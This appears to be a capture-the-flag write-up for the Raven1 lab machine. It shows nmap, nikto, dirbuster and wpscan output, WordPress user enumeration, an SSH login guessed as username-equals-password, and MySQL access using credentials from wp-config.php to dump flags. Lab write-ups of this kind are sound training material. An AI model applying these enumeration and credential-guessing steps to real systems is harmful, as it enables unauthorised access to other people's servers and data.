
Raven1


ip --> found in netdiscover

nmap




```
┌──(hari㉿hari)-[~]
└─$ nmap 192.168.29.167 -Pn
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times will be slower.
Starting Nmap 7.91 ( https://nmap.org ) at 2021-01-31 15:44 IST
Nmap scan report for 192.168.29.167
Host is up (0.000079s latency).
Not shown: 997 closed ports
PORT    STATE SERVICE
22/tcp  open  ssh
80/tcp  open  http
111/tcp open  rpcbind

Nmap done: 1 IP address (1 host up) scanned in 0.71 seconds
┌──(hari㉿hari)-[~]
└─$ 
```

Nikto



```
┌──(hari㉿hari)-[~]
└─$ nikto -h 192.168.29.167
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.29.167
+ Target Hostname:    192.168.29.167
+ Target Port:        80
+ Start Time:         2021-01-31 15:47:43 (GMT5.5)
---------------------------------------------------------------------------
+ Server: Apache/2.4.10 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-XSS-Protection header is not defined. This header can hint to the user agent to protect against some forms of XSS
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion
 to the MIME type
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Apache/2.4.10 appears to be outdated (current is at least Apache/2.4.37). Apache 2.2.34 is the EOL for the 2.x branch.
+ Server may leak inodes via ETags, header found with file /, inode: 41b3, size: 5734482bdcb00, mtime: gzip
+ Allowed HTTP Methods: GET, HEAD, POST, OPTIONS
+ OSVDB-3268: /css/: Directory indexing found.
+ OSVDB-3092: /css/: This might be interesting...
+ OSVDB-3268: /img/: Directory indexing found.
+ OSVDB-3092: /img/: This might be interesting...
+ OSVDB-3092: /manual/: Web server manual found.
+ OSVDB-3268: /manual/images/: Directory indexing found.
+ OSVDB-6694: /.DS_Store: Apache on Mac OSX will serve the .DS_Store file, which contains sensitive information. Configure Apache to ign
ore this file or upgrade to a newer version.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 7916 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:           2021-01-31 15:48:29 (GMT5.5) (46 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
┌──(hari㉿hari)-[~]
└─$ 
```


Dirbuster



http://192.168.29.167:80/

Type	Found	Response	Size
Dir	/icons/	403	467
File	/index.html	200	17517
File	/about.html	200	13861
File	/contact.php	200	179
Dir	/css/	200	3844
Dir	/	200	17517
File	/service.html	200	11705
File	/team.html	200	16079
File	/wordpress	301	542
Dir	/img/	200	4613
Dir	/img/pages/	200	1905
Dir	/wordpress/	200	262
Dir	/js/	200	4789
Dir	/js/vendor/	200	1373


```
Current speed: 0 requests/sec                    (Select and right click for more options)
Average speed: (T) 81, (C) 0 requests/sec

Parse Queue Size: 0                              Current number of running threads: 200
Total Requests: 368486/39183211

Time To Finish: ~
```




```
<!--End service Area-->
<!--Start feature Area-->
<section id="feature" class="feature-area section-gap">…</section>
<!--End feature Area-->
<!--start footer Area-->
<footer class="footer-area section-gap">…</footer>
<!--End footer Area-->
<!--flag1{b9bbcb33e11b80be759c4e844862482d}-->
<script src="js/vendor/jquery-2.2.4.min.js"></script>
<script src="https://cdnjs.cloudflare.com/ajax/libs/popper.js/1.12.9/umd/popper.min.js" in
crossorigin="anonymous"></script>
<script src="js/vendor/bootstrap.min.js"></script>
<script type="text/javascript" src="https://maps.googleapis.com/maps/api/js?key=AIzaSyBh0d
<script src="js/easing.min.js"></script>
```

flag 1

WPscan




```
┌──(hari㉿hari)-[~]
└─$ wpscan --url http://192.168.29.167/wordpress --wp-content-dir -ep -et -eu
```




```
[+] steven
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)

[+] michael
 | Found By: Author Id Brute Forcing - Author Pattern (Aggressive Detection)
 | Confirmed By: Login Error Messages (Aggressive Detection)
```

ssh




```
┌──(hari㉿hari)-[~]
└─$ ssh michael@192.168.29.167
michael@192.168.29.167's password:

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
You have mail.
Last login: Mon Feb  1 03:09:18 2021 from 192.168.29.223
michael@Raven:~$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 73
Server version: 5.5.60-0+deb8u1 (Debian)
```

password same as username




```
michael@Raven:~$ cd /var
michael@Raven:/var$ ls
backups  cache  lib  local  lock  log  mail  opt  run  spool  tmp  www
michael@Raven:/var$ cd www
michael@Raven:/var/www$ ls
flag2.txt  html
michael@Raven:/var/www$ cat flag2.txt
flag2{fc3fd58dcdad9ab23faca6e9a36e581c}
michael@Raven:/var/www$ 
```


down are the mysql command sql details found at /var/www/html/wordpress/wp-config.php



```
mysql> show databases
    -> ;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| wordpress          |
+--------------------+
4 rows in set (0.00 sec)

mysql> show wordpress
    -> ;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right s
yntax to use near 'wordpress' at line 1
mysql> use wordpress ;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables
    -> ;
```



```
+-----------------------+
| Tables_in_wordpress   |
+-----------------------+
| wp_commentmeta        |
| wp_comments           |
| wp_links              |
| wp_options            |
| wp_postmeta           |
| wp_posts              |
| wp_term_relationships |
| wp_term_taxonomy      |
| wp_termmeta           |
| wp_terms              |
| wp_usermeta           |
| wp_users              |
+-----------------------+
```



```
                                                 | flag3          |               | draft       | open           | open         |
    |               |         |        | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 |                       |           0 | http://raven.
local/wordpress/?p=4                                |          0 | post      |                |            0 |
|  5 |           1 | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 | flag4{715dea6c055b9fe3337544932f2941ce}




                                                 | flag4          |               | inherit     | closed         | closed       |
    | 4-revision-v1 |         |        | 2018-08-12 23:31:59 | 2018-08-12 23:31:59 |                       |           4 | http://raven.
local/wordpress/index.php/2018/08/12/4-revision-v1/ |          0 | revision  |                |            0 |
|  7 |           2 | 2018-08-13 01:48:31 | 2018-08-13 01:48:31 | flag3{afc01ab56b50591e7dccf93122770cd2}
```

<IP ADDRESS>

192.168.29.167

<NMAP SCAN>

```
